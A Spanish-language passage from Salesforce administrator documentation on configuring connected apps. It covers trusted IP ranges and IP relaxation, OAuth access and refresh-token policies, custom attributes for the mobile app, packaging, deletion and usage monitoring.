Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

Una vez creada una aplicación conectada, podrá modificarla empaquetarla o eliminarla.

Nota: El nombre debe ser único para las aplicaciones conectadas actuales de su organización. Puede reutilizar el nombre de una aplicación conectada eliminada si la aplicación conectada se creó con la versión Spring '14 o posterior. No puede reutilizar el nombre de una aplicación conectada eliminada si la aplicación conectada se creó con una versión anterior.

### Modificación de una aplicación conectada

Puede actualizar una aplicación conectada en cualquier momento. En Configuración, introduzca *`Aplicaciones`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Aplicaciones**. Seleccione el nombre de una aplicación conectada en la lista y haga clic en **Modificar**. Guarde sus cambios haciendo clic en **Guardar**.

Después de crear la aplicación conectada, puede volver a la página de detalles para especificar los intervalos IP permitidos.

Los intervalos de IP funcionan con aplicaciones conectadas habilitadas por OAuth, no aplicaciones conectadas habilitadas por SAML y especifican direcciones de IP válidas para la aplicaciones conectadas.

Realice los pasos siguientes para establecer el intervalo IP permitido.

1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
2. Seleccione el nombre de una aplicación conectada en la lista.
3. En el intervalo de IP de confianza para la sección del flujo de servidor Web de OAuth, haga clic en **Nuevo**.
4. Introduzca una dirección IP válida en el campo **Dirección IP inicial** y una dirección IP superior en el campo **Dirección IP final**.

   Puede introducir varios intervalos discontinuos haciendo clic en **Nuevo** para introducir cada intervalo.

También puede permitir a usuarios específicos acceder a la aplicación conectada fuera del intervalo de direcciones IP de confianza., para aplicaciones conectadas habilitadas por OAuth. Por ejemplo, para proporcionar el acceso a algunos usuarios durante sus desplazamientos, establezca la aplicación conectada como `Flexibilizar las restricciones de direcciones IP con segundo factor`. Si un usuario intentar usar la aplicación conectada fuera de este intervalo, se le pedirá que especifique un segundo factor de autenticación, como un código de token. Tras la autenticación correcta del segundo factor, el usuario puede usar la aplicación conectada fuera del intervalo IP de confianza.

1. Desde Configuración, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas.
2. Haga clic en **Modificar** junto al nombre de la aplicación conectada para mostrar los valores de la aplicación.
3. En el campo Relajación de IP, seleccione `Rebajar restricciones de IP` en la lista desplegable.

Nota: Si la opción Configuración de la sesión `Activar intervalos de dirección IP de inicio de sesión en cada solicitud` está activada, afectará al comportamiento de relajación de IP. Para obtener más información, consulte Relajación de IP de la aplicación conectada y Conformidad continua de dirección IP en la página 5864.

Después de crear la aplicación conectada, puede volver a la página de detalles y especificar atributos personalizados. Los atributos personalizados especifican metadatos de SAML o parámetros de OAuth que se leen durante el tiempo de ejecución.

1. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones**.
2. Seleccione el nombre de una aplicación conectada en la lista.
3. En la sección Atributos personalizados, haga clic en **Nuevo**.

   Cada atributo personalizado debe tener una clave única y debe usar los campos disponibles en el menú **Insertar campo**. Por ejemplo, asigne un nombre de clave, como `country` e inserte el campo `$Organization.Country`. Si usa SAML, los atributos se envían como declaraciones de atributos SAML. Si se usa OAuth, los atributos están disponibles con un objeto `custom_attributes` en la dirección URL de identidad del usuario.

Los siguientes atributos personalizados están disponibles para aplicaciones conectadas Salesforce1.

**Tabla 72: Atributos personalizados de Android para aplicaciones conectadas de Salesforce1**

| Clave de atributo | Valor de atributo | Descripción |
|---|---|---|
| `CALL_HISTORY` | • `DISABLED`<br>• `ADMIN_DEFINED`<br>• `SIMPLE` | • Si se establece en `DISABLED`, se elimina el registro de llamadas desde el menú de navegación.<br>• Si se establece en `ADMIN_DEFINED`, activa el registro de llamadas nativo de Android. |

| Clave de atributo | Valor de atributo | Descripción |
|---|---|---|
| | | • Si se establece en `SIMPLE`, se activa el registro de llamadas de Aura. |

**Tabla 73: Atributos personalizados de iOS para aplicaciones conectadas de Salesforce1**

| Clave de atributo | Valor de atributo | Descripción |
|---|---|---|
| `USE_ALTERNATE_USER_PROFILE` | • `TRUE`<br>• `FALSE` | • Si se establece en `TRUE`, se activa el inicio de perfil de Aura.<br>• Si se establece en `FALSE`, se activa el inicio de perfil nativo de iOS. |
| `SHOW_OPEN_IN` | • `FALSE` | • Si se establece en `FALSE`, no permite a los usuarios compartir un archivo utilizando un vínculo al archivo o abriendo un archivo en una aplicación externa. |

Al definir atributos personalizados, encierre los valores de atributos entre comillas.

**Importante:** Cuando actualice los campos para una aplicación conectada, tenga en cuenta que los cambios en algunos campos se aplican de inmediato también a todas las versiones instaladas de la aplicación conectada. Se trata de campos independientes de la versión que omiten el ciclo de vida del empaquetado o la instalación. Los usuarios de la aplicación conectada verán por ejemplo el cambio de la descripción. Los siguiente campos tienen este comportamiento independiente de la versión.

- Descripción
- URL de información
- URL de imagen de logotipo
- URL de devolución de llamada

## Paquetes de una aplicación conectada

Después de crear una aplicación conectada o una nueva versión de una aplicación existente, empaquétela y póngala a disposición de otras organizaciones de Salesforce. Agregue una aplicación conectada a un paquete gestionado del mismo modo que con otros componentes como objetos personalizados, páginas de Visualforce o clases de Apex. Eso facilita la distribución de una aplicación conectada en otras organizaciones de Salesforce. Como un paquete que se puede incluir en paquetes, las aplicaciones conectadas pueden aprovechar también todas las demás funciones de los paquetes gestionados, como las listas en AppExchange, las actualizaciones mediante envío, secuencias de comandos de Apex posteriores a la instalación, la gestión de licencias y la compatibilidad del suscriptor mejorada.

**Nota:** Solo puede incluir una aplicación conectada en paquetes desde una organización de Developer Edition. Las aplicaciones conectadas solo se pueden agregar a paquetes gestionados. Las aplicaciones conectadas no se admiten para los paquetes no gestionados.

### Eliminación de una aplicación conectada

Para eliminar una aplicación conectada, haga clic en el **nombre de una aplicación conectada** en la lista de aplicaciones. Haga clic en **Eliminar** en la página de modificación y confirme haciendo clic en **Eliminar** de nuevo. Aunque la aplicación se elimina de la lista, no podrá volver a utilizar su nombre.

Si elimina una aplicación conectada que se ha incluido en un paquete, la aplicación seguirá estando disponible en el paquete hasta que actualice el paquete.

Nota: Si se ha configurado el aprovisionamiento de usuarios para una aplicación conectada, no puede eliminar la aplicación conectada o desinstalar un paquete que la contiene hasta que un administrador elimine los detalles de configuración del aprovisionamiento de usuarios. Tenga en cuenta que anular la selección de la casilla `Activar la provisión de usuarios` en la página de detalles de la aplicación conectada no elimina los detalles de configuración de la organización. Para eliminar los detalles de configuración, consulte las instrucciones para administradores de Salesforce en este conocido problema.

CONSULTE TAMBIÉN

- Creación de una aplicación conectada
- Aplicaciones conectadas
- Aprovisionamiento de usuario para aplicaciones conectadas

## Relajación de IP de la aplicación conectada y Conformidad continua de dirección IP

Este tema describe cómo afecta la opción Configuración de sesión `Activar intervalos de dirección IP de inicio de sesión en cada solicitud` a la configuración de relajación de IP de la aplicación conectada habilitada por OAuth.

Si ha flexibilizado las restricciones de dirección IP para su aplicación conectada habilitada por OAuth y su organización tiene la opción `Activar intervalos de dirección IP de inicio de sesión en cada solicitud` activada, el acceso a su aplicación conectada puede cambiar. Este cambio de acceso se aplica al acceso de cliente, incluyendo dispositivos móviles, para todas las aplicaciones conectadas habilitadas por OAuth. La relajación de direcciones IP no se aplica a aplicaciones conectadas habilitadas por SAML.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

**Tabla 74: Configuración de la relajación de IP de la aplicación conectada y Conformidad continua de dirección IP**

| Restricciones de direcciones IP | Cuando la conformidad continua de dirección IP está desactivada (predeterminado) | Cuando la conformidad continua de dirección IP está activada |
|---|---|---|
| `Reforzar restricciones de direcciones IP` | Un usuario que ejecuta la aplicación está sujeto a las restricciones de direcciones IP de la organización, como los intervalos de direcciones IP establecidos en el perfil de usuario. | Un usuario que ejecuta la aplicación está sujeto a las restricciones de direcciones IP de la organización, como los intervalos de direcciones IP establecidos en el perfil de usuario. |
| `Flexibilizar las` | Un usuario que ejecuta esta aplicación omite las restricciones de direcciones IP de la organización si una de estas condiciones es verdadera: | Un usuario que ejecuta esta aplicación omite las restricciones de direcciones IP de la organización si las condiciones de OAuth en |

| Restricciones de direcciones IP | Cuando la conformidad continua de dirección IP está desactivada (predeterminado) | Cuando la conformidad continua de dirección IP está activada |
|---|---|---|
| `restricciones de direcciones IP con segundo factor` | • La aplicación cuenta con intervalos de direcciones IP con lista blanca y está utilizando el flujo de autenticación OAuth del servidor Web. Solo se permiten las solicitudes procedentes de las direcciones IP con lista blanca.<br>• La aplicación no cuenta con una lista blanca de intervalos de direcciones IP, está utilizando el flujo de autenticación OAuth del servidor Web o del usuario-agente y el usuario ha completado correctamente la confirmación de identidad. | la columna anterior es verdadera. Sin embargo, el usuario no puede acceder a la siguiente por motivos de seguridad:<br>• Cambio de contraseña<br>• Adición de un token basado en el tiempo<br>• Cualquier página en un flujo de inicio de sesión |
| `Flexibilizar restricciones de direcciones IP` | Un usuario que ejecuta esta aplicación conectada no está sujeto a ninguna restricción de dirección IP. | Un usuario que ejecuta esta aplicación conectada no está sujeto a ninguna restricción de dirección IP. Sin embargo, el usuario no puede acceder a la siguiente por motivos de seguridad:<br>• Cambio de contraseña<br>• Adición de un token basado en el tiempo<br>• Cualquier página en un flujo de inicio de sesión |

## Visualizar detalles de la aplicación conectada

PERMISOS DE USUARIO

| | |
|---|---|
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

La página Detalles de la aplicación conectada le muestra información acerca de la aplicación conectada, incluyendo su versión y sus ámbitos. Puede modificar y comprobar el uso de la aplicación conectada y asociar perfiles y permisos a esta aplicación.

- Haga clic en **Modificar** para cambiar la configuración de la aplicación en la página Modificar de la aplicación conectada.

- Haga clic en **Descargar metadatos** para obtener los extremos y las URL de inicio de sesión de SAML de proveedor de servicios específicos de la configuración del dominio personalizado o su comunidad. Este botón solo aparece si su organización está activada como proveedor de identidad, y solo con aplicaciones conectadas que usen SAML.
- En lugar de descargar metadatos, puede acceder a los metadatos a través de una URL en Extremo de detección de metadatos. Su proveedor de servicio puede utilizar esta URL para configurar un inicio de sesión único para conectarse con Salesforce.
- Haga clic en **Ver uso de OAuth** para ver el informe de uso de las aplicaciones conectadas de su organización.
- Puede habilitar el aprovisionamiento de usuarios para una aplicación conectada en esta página. Una vez habilitado, utilice el Asistente de aprovisionamiento de usuarios para configurar o actualizar la configuración del aprovisionamiento de usuarios. Después de iniciar el Asistente de aprovisionamiento de usuarios, la sección Cuentas de usuario le permite gestionar la vinculación entre cuentas de usuario y su configuración de cuenta en el sistema externo, de forma individual.
- Haga clic en **Gestionar perfiles** para seleccionar los perfiles para la aplicación en la página Asignación de perfil de aplicación. Seleccione los perfiles para tener acceso a la aplicación (excepto en Group Edition).

  **Importante:** Esta opción no aparecerá si la política de OAuth para **Usuarios permitidos** se establece como `Todos los usuarios pueden autorizarse` porque esta opción no es necesaria cuando los usuarios pueden autorizarse a sí mismos.

- Haga clic en **Gestionar conjuntos de permisos** para seleccionar los conjuntos de permisos para los perfiles de esta aplicación en la página Asignación del conjunto de permisos de aplicación. Seleccione los conjuntos de permisos para tener acceso a la aplicación.

  **Importante:** Esta opción no aparecerá si la política de OAuth para **Usuarios permitidos** se establece como `Todos los usuarios pueden autorizarse` porque esta opción no es necesaria cuando los usuarios pueden autorizarse a sí mismos.

- Haga clic en **Nuevo** en Atributos SAML de proveedor de servicio para crear nuevos pares de clave/valor de atributo. También puede modificar o eliminar los atributos existentes.

Solo los usuarios con al menos uno de los perfiles o conjuntos de permisos seleccionados podrán iniciar la aplicación si ha seleccionado `Usuarios aprobados por el administrador` para el valor `Usuarios permitidos` de la página Modificar de la aplicación conectada. Si en su lugar ha seleccionado `Todos los usuarios`, no se tendrán en cuenta los conjuntos de permisos y perfiles.

CONSULTE TAMBIÉN

Aprovisionamiento de usuario para aplicaciones conectadas

## Gestionar una aplicación conectada

| PERMISOS DE USUARIO | |
|---|---|
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

Para ver y actualizar propiedades de una aplicación conectada, desde Configuración, introduzca *`Aplicaciones conectadas`* en el cuadro `Búsqueda rápida`, luego seleccione la opción para la gestión de aplicaciones conectadas. Busque la aplicación y haga clic en **Modificar** junto a ella. Para ver información, uso y políticas de una aplicación conectada o agregar atributos personalizados, haga clic en el nombre de la aplicación.

Nota: Las sesiones se actualizan de forma automática entre cada 15 minutos y 12 horas mientras el usuario está en la aplicación, según el `Valor de tiempo de espera` de la sesión que haya establecido para su organización; el usuario rara vez detecta este proceso.

### Aplicaciones conectadas instaladas por Salesforce

Algunas aplicaciones cliente de Salesforce se implementan como aplicaciones conectadas y se instalan automáticamente en su organización, como Salesforce1 o Salesforce for Outlook. Por lo que podría ver más aplicaciones conectadas de lo esperado en su lista de aplicaciones instaladas.

Estas aplicaciones conectadas de Salesforce se distribuyen en dos paquetes gestionados: uno para aplicaciones relacionadas con Salesforce1 y otro para aplicaciones no relacionadas con Salesforce1. La lista de aplicaciones incluidas puede cambiar con cada versión. Sin embargo, para simplificar la administración, se instala cada paquete de forma asíncrona en su organización la primera vez que accede cualquier usuario de la organización a una de estas aplicaciones.

Si desea instalar (o volver a instalar) el paquete de Salesforce1 para aplicaciones conectadas de forma anticipada, puede instalarlo desde AppExchange.

El paquete aparece en Configuración bajo la lista Paquetes instalados.

Haga clic en cada nombre de paquete para ver la lista de componentes. Los siguientes son algunos de los componentes para el paquete de Aplicaciones conectadas de Salesforce.

Nota: IDE de Force.com, la Herramienta de migración de Force.com, Dataloader Bulk y Dataloader Partner son aplicaciones conectadas de tipo "wrapper" que utilizan la API de SOAP para conectarse a Salesforce, en lugar de OAuth como otras aplicaciones conectadas. Sin embargo, utilizan el marco de aplicaciones conectadas para otorgar o negar a los usuarios el acceso a las aplicaciones en una organización.

Los siguientes son algunos de los componentes para el paquete Aplicaciones de Salesforce1 y Chatter.

Para gestionar estas aplicaciones conectadas instaladas, en Configuración, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida, luego seleccione la opción para gestionar aplicaciones conectadas y verá que las aplicaciones conectadas de Salesforce instaladas automáticamente aparecen en la lista como paquetes gestionados junto con sus otras aplicaciones conectadas instaladas.

CONSULTE TAMBIÉN

Aprovisionamiento de usuario para aplicaciones conectadas

## Modificar una aplicación conectada

| PERMISOS DE USUARIO | |
|---|---|
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

Puede modificar las configuraciones y los permisos para una aplicación conectada.

1. Desde Configuración, introduzca *Aplicaciones conectadas* en el cuadro Búsqueda rápida y, a continuación, seleccione la opción para la gestión de aplicaciones conectadas.
2. Haga clic en **Modificar** junto al nombre de la aplicación que desea modificar. (Para revisar información sobre una aplicación en la página Detalles de la aplicación conectada, haga clic en el nombre de la aplicación.)

- Las siguientes políticas de OAuth están disponibles para cada aplicación conectada habilitada por OAuth.
  - Usuarios autorizados determina quién puede iniciar la aplicación.
    - Todos los usuarios pueden autorizarse: Valores predeterminados. Todos los usuarios en la organización pueden autorizar la aplicación por sí mismos. Esta configuración significa que cada usuario debe aprobar la aplicación la primer vez que accede a ella.
    - Los usuarios aprobados por el administrador se han autorizado previamente. El acceso está limitado a aquellos usuarios con un perfil o conjunto de permisos especificados, pero estos usuarios no necesitan aprobar la aplicación antes de poder acceder a ella. En Group Edition, esta configuración evita el acceso a la aplicación para todos los usuarios. Gestione perfiles desde la aplicación modificando la lista Acceso de aplicación conectada de cada perfil (excepto en Group Edition). Gestione conjuntos de permisos desde la aplicación modificando la lista Aplicaciones conectadas asignadas del conjunto de permisos.

      PRECAUCIÓN: Si cambia de Todos los usuarios pueden autorizarse a Los usuarios aprobados por el administrador se han autorizado previamente, cualquier persona que

esté utilizando actualmente la aplicación en este momento pierde su acceso a menos que el usuario pertenezca a un conjunto de permisos o perfil que haya especificado para la aplicación.

> **Nota:** Si el perfil o el conjunto de permisos del usuario tiene el permiso de usuario "Usar cualquier cliente de API" activado, se puede omitir la política `Los usuarios aprobados por el administrador se han autorizado previamente`. Este permiso de usuario está disponible solo si está activado el permiso de organización "Solo aplicaciones aprobadas por el administrador". El permiso de usuario "Usar cualquier cliente de API" permite que un usuario que no esté aprobado por el administrado acceda y ejecute la aplicación, incluso si la configuración de la aplicación conectada requiere usuarios aprobados por el administrador y el permiso de organización "Solo aplicaciones aprobadas por el administrador" está activado. Este esquema de permisos permite que usuarios específicos, como contratistas a corto plazo, accedan a una aplicación conectada temporalmente.

- `Restricciones de direcciones IP` hace referencia a las restricciones de direcciones IP a las que están sujetos los usuarios de la aplicación conectada. Los intervalos de IP funcionan con aplicaciones conectadas habilitadas por OAuth, no aplicaciones conectadas habilitadas por SAML. Un administrador puede seleccionar si reforzar u omitir estas restricciones seleccionando una de las siguientes opciones.
  - `Reforzar restricciones de direcciones IP`: Valores predeterminados. Un usuario que ejecuta la aplicación está sujeto a las restricciones de direcciones IP de la organización, como los intervalos de direcciones IP establecidos en el perfil de usuario.
  - `Flexibilizar las restricciones de direcciones IP con segundo factor`: Un usuario que ejecuta esta aplicación omite las restricciones de direcciones IP de la organización si una de estas condiciones es verdadera:
    - La aplicación cuenta con intervalos de direcciones IP con lista blanca y está utilizando el flujo de autenticación OAuth del servidor Web. Solo se permiten las solicitudes procedentes de las direcciones IP con lista blanca.
    - La aplicación no cuenta con una lista blanca de intervalos de direcciones IP, está utilizando el flujo de autenticación OAuth del servidor Web o del usuario-agente y el usuario ha completado correctamente la confirmación de identidad.
  - `Flexibilizar restricciones de direcciones IP`: Un usuario que ejecuta esta aplicación conectada no está sujeto a ninguna restricción de dirección IP.

  > **Nota:** Si la opción Configuración de la sesión `Activar intervalos de dirección IP de inicio de sesión en cada solicitud` está activada, afectará al comportamiento de relajación de IP. Para obtener más información, consulte Relajación de IP de la aplicación conectada y Conformidad continua de dirección IP en la página 5864.

- `Política de testigos de actualización` especifica el periodo de validez de un token de actualización. La aplicación conectada habilitada por OAuth utiliza los token de actualización para obtener sesiones nuevas sin solicitar al usuario que proporcione sus credenciales. La aplicación conectada simplemente intercambia el token de actualización por una sesión nueva. Mediante las políticas de tokens de actualización, los administradores controlan durante cuánto tiempo se utiliza un token de actualización. Las opciones son las siguientes.
  - `El testigo de actualización es válido hasta su revocación`. Esta configuración es el comportamiento predeterminado. Especifica que el token se utiliza de forma indefinida, a menos que se revoque por el usuario o administrador. Revoque los tokens en la página de detalles de un usuario en Aplicaciones conectadas de OAuth o en el informe de uso de aplicaciones conectadas de OAuth.
  - `Hacer caducar inmediatamente el testigo de actualización`. Esta opción especifica que el token deja de ser válido de inmediato. El usuario puede utilizar la sesión actual (token de acceso) generada, pero no puede usar el token de actualización para obtener una nueva sesión.
  - `Hacer caducar el testigo de actualización si no se utiliza para n`. Esta opción invalida el token si no se usa para la cantidad de tiempo especificada. Por ejemplo, si el valor del campo indica `7 días` y el token de actualización no se intercambia por una sesión nueva en siete días, el siguiente intento de uso del token es fallido. El

token ha caducado y ya no puede generar nuevas sesiones. Si el token de actualización se usa correctamente antes de 7 días, se restablece la supervisión del periodo de inactividad y el token es válido durante otros 7 días.

- `Hacer caducar el testigo de actualización después de n`. Esta opción invalida el token de actualización después de una cantidad de tiempo fija. Por ejemplo, si la política establece `1 día`, el token de actualización se puede utilizar para obtener sesiones nuevas durante 24 horas. Pasadas 24 horas, no se puede utilizar el token.

Se puede mantener la sesión de un usuario mediante el uso. Su periodo de validez se define por el valor de tiempo de espera para la configuración de sesión de la aplicación conectada, el perfil de usuario o la organización (en este orden). La `Política de testigos de actualización` solo se evalúa durante el uso del token de actualización generado y no afecta a la sesión actual del usuario. Los tokens de actualización solo son obligatorios cuando la sesión de un usuario ha caducado o ya no está disponible. Por ejemplo, si establece la `Política de testigos de actualización` en `Hacer caducar el testigo de actualización después de 1 hora` y el usuario utiliza la aplicación durante 2 horas, no se le exigirá la autenticación después de una hora. Se solicitará al usuario volver a realizar la autenticación cuando la sesión haya caducado y el cliente intente intercambiar sus tokens de actualización por una sesión nueva.

- El valor de tiempo de espera solo está disponible para aplicaciones conectadas habilitadas por OAuth. Este valor establece el vencimiento de los tokens de acceso para la sesión de la aplicación conectada. Si no establece un valor o *`Ninguno`* está seleccionado (el valor predeterminado), Salesforce utiliza el valor de tiempo de espera en el perfil del usuario. Si el perfil no tiene ningún valor establecido, Salesforce utiliza el valor de tiempo de espera en la configuración de sesión de la organización.
- Los permisos actuales de la aplicación conectada también se enumeran aquí.

Si su aplicación conectada es una aplicación de lienzo que utiliza una autenticación por solicitud firmada, asegúrese de lo siguiente:

- Establezca `Usuarios permitidos` como `Los usuarios aprobados por el administrador se han autorizado previamente`.
- Establezca `Caducar tokens de actualización` como `La primera vez que utilizan esta aplicación`.
- De acceso a los usuarios mediante perfiles y conjuntos de permisos.

- La política a nivel de sesión está disponible para todas las aplicaciones conectadas. Seleccione `Sesión de alta seguridad obligatoria` para que el usuario introduzca un token basado en tiempo durante el inicio de sesión para acceder a la aplicación.
- Hay información básica disponible para todas las aplicaciones conectadas. Sin embargo, si su aplicación es una aplicación de lienzo, estos valores de campo no se utilizarán. Por el contrario, se utilizará la URL de aplicación de lienzo especificada cuando se creó la aplicación conectada.
  - `URL de inicio` se utiliza si la aplicación conectada utiliza un inicio de sesión único. En este caso, establezca la URL de la página donde el usuario iniciará el proceso de autenticación. Esta ubicación aparece también en el menú de conmutación de aplicaciones.
  - `URL de inicio de Mobile` se utiliza para dirigir los usuarios a una ubicación específica cuando se accede a la aplicación desde un dispositivo móvil.
- La configuración de aplicación de Mobile está disponible para cualquier aplicación conectada móvil que refuerza la protección de pin.
  - `Solicitar PIN después de` especifica cuánto tiempo puede transcurrir mientras la aplicación está inactiva antes de la aplicación se bloquee y solicite el PIN antes de continuar. Los valores disponibles son ninguno (sin bloqueo), 1, 5, 10 y 30 minutos. Esta política solo se cumple si se establece el valor de `Longitud de PIN` correspondiente. El cumplimiento de la política es responsabilidad de la aplicación conectada. Las aplicaciones creadas con el SDK de Salesforce Mobile pueden establecer el cumplimiento de esta política o la aplicación puede leer la política con el servicio UserInfo y cumplirla.

    Nota: Esta opción no invalida la sesión de un usuario. Cuando la sesión caduca debido a la inactividad, esta política solo requiere que el usuario introduzca un PIN para seguir utilizando la sesión actual.

  - `Longitud de Pin` establece la longitud del número de identificación enviado para la confirmación de la autenticación. La longitud puede ser de 4 a 8 dígitos, ambos incluidos.

- Hay atributos personalizados disponibles para todas las aplicaciones conectadas. Los desarrolladores pueden establecer metadatos personalizados de SAML o atributos personalizados de OAuth para una aplicación conectada. Los administradores pueden eliminar o modificar aquellos atributos o agregar atributos personalizados. Los atributos eliminados, modificados o agregados por administradores sustituyen los atributos establecidos por los desarrolladores. Para obtener más información, consulte Modificar, empaquetar o eliminar una aplicación conectada en la página 5861

### Gestor de aplicación conectada personalizada

Personalice el comportamiento de una aplicación conectada con Apex. Cree una clase que amplía la clase `ConnectedAppPlugin` de Apex y asócielo con una aplicación conectada. La clase puede admitir nuevos protocolos de autenticación o responder a atributos de usuario de una forma que beneficia a un proceso comercial.

El complemento se ejecuta en nombre de una cuenta de usuario. En el campo `Ejecutar como`, seleccione el usuario para el complemento. Si el usuario no está autorizado para la aplicación conectada, utilice el método `autorizar` para hacerlo. Para obtener más información, consulte la clase `ConnectedAppPlugin` en la Guía del desarrollador del código Apex de Force.com.

CONSULTE TAMBIÉN

Modificar una aplicación conectada

Modificar la configuración de seguridad de sesión

Aprovisionamiento de usuario para aplicaciones conectadas

## Supervisión del uso de una aplicación conectada

| PERMISOS DE USUARIO | |
|---|---|
| Para leer: | "Personalizar aplicación" |
| Para crear, actualizar o eliminar: | "Personalizar aplicación" Y<br>"Modificar todos los datos" O "Gestionar aplicaciones conectadas" |
| Para actualizar todos los campos, excepto Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" |
| Para actualizar Perfiles, Conjuntos de permisos y Atributos SAML de proveedor de servicio: | "Personalizar aplicación" Y "Modificar todos los datos" |
| Para desinstalar: | "Descargar paquetes de AppExchange" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las aplicaciones conectadas se pueden crear en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Las aplicaciones conectadas se pueden instalar en: **todas** las ediciones

Para ver información acerca del uso de cualquier aplicación conectada en la organización, en Configuración, introduzca *`Uso de OAuth de aplicaciones conectadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Uso de OAuth de aplicaciones conectadas**. Aparece una lista de aplicaciones conectadas e información acerca de cada una.

**Aplicación conectada**
El nombre de la aplicación. Las aplicaciones conectadas que están instaladas pero no se han utilizado no aparecen en la lista.

**Ver información de la aplicación**
Haga clic en **Ver información de la aplicación** para ir a la página de detalles de la aplicación conectada. De forma alternativa, si la aplicación conectada no está aún instalada, haga clic en **Instalar**.

**Recuento del usuario**
El número de usuarios que han ejecutado la aplicación. Haga clic en el valor Recuento del usuario para ver información acerca de cada usuario incluyendo:

- Cuándo usó por primera vez la aplicación.
- La última vez que han utilizado la aplicación
- El número total de veces que ha utilizado la aplicación

En la página Uso del usuario de la aplicación conectada, puede finalizar el acceso de un usuario a su sesión actual haciendo clic en la acción **Revocar** en la fila de esa persona. O haga clic en el botón **Revocar todo** en la parte superior de la página para desconectar cualquier persona que está utilizando la aplicación conectada.

**Acción**
Haga clic en **Bloquear** para finalizar todas las sesiones de usuario actuales con la aplicación conectada y bloquear todas las nuevas sesiones. El bloqueo de una aplicación no es permanente. Puede hacer clic en **Desbloquear** para permitir a los usuarios iniciar sesión y acceder a la aplicación en otro momento.

## Gestión de acceso OAuth para sus aplicaciones conectadas

Una aplicación conectada integra una aplicación con Salesforce utilizando API. Las aplicaciones conectadas utilizan protocolos estándar de SAML y OAuth para autenticar, proporcionar inicios de sesión únicos y tokens para utilizar con las API de Salesforce. Además de las funciones estándar de OAuth, las aplicaciones conectadas permiten a los administradores establecer varias políticas de seguridad y tener un control completo de quién puede utilizar las aplicaciones. Todas las aplicaciones conectadas se han integrado con Salesforce, de forma que pueden acceder a sus datos de Salesforce cuando otorgue explícitamente cada permiso de aplicación.

Todas las aplicaciones conectadas que tienen permiso para acceder a sus datos de Salesforce se enumeran en su información personal.

1. Desde su configuración personal, introduzca `Detalles de usuario avanzado` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Detalles de usuario avanzado**. ¿Ningún resultado? Introduzca `Información personal` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Información personal**.
2. En la sección Aplicaciones conectadas de OAuth, puede:
   - Vea información sobre cada aplicación a la que se le ha concedido acceso, así como el número de veces y la última ocasión en la que la aplicación intentó acceder a su información.

     Nota:
     - Una aplicación puede aparecer más de una vez. Cada vez que otorga acceso a una aplicación, obtiene un nuevo token de acceso. Las solicitudes para la actualización de tokens aumentan el `Recuento de uso` que se muestra para la aplicación. Deberá conceder acceso a sus datos de Salesforce desde cada dispositivo que utilice, por ejemplo, desde su portátil y su equipo de sobremesa. El límite predeterminado es de cinco tokens de acceso para cada aplicación. Las aplicaciones más nuevas (que usen el protocolo OAuth 2.0) se aprueban automáticamente para los dispositivos adicionales después de que haya concedido acceso una vez. Las aplicaciones de OAuth 2.0 pueden aparecer más de una vez.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

Salesforce Classic Mobile no está disponible en **Database.com**.

PERMISOS DE USUARIO

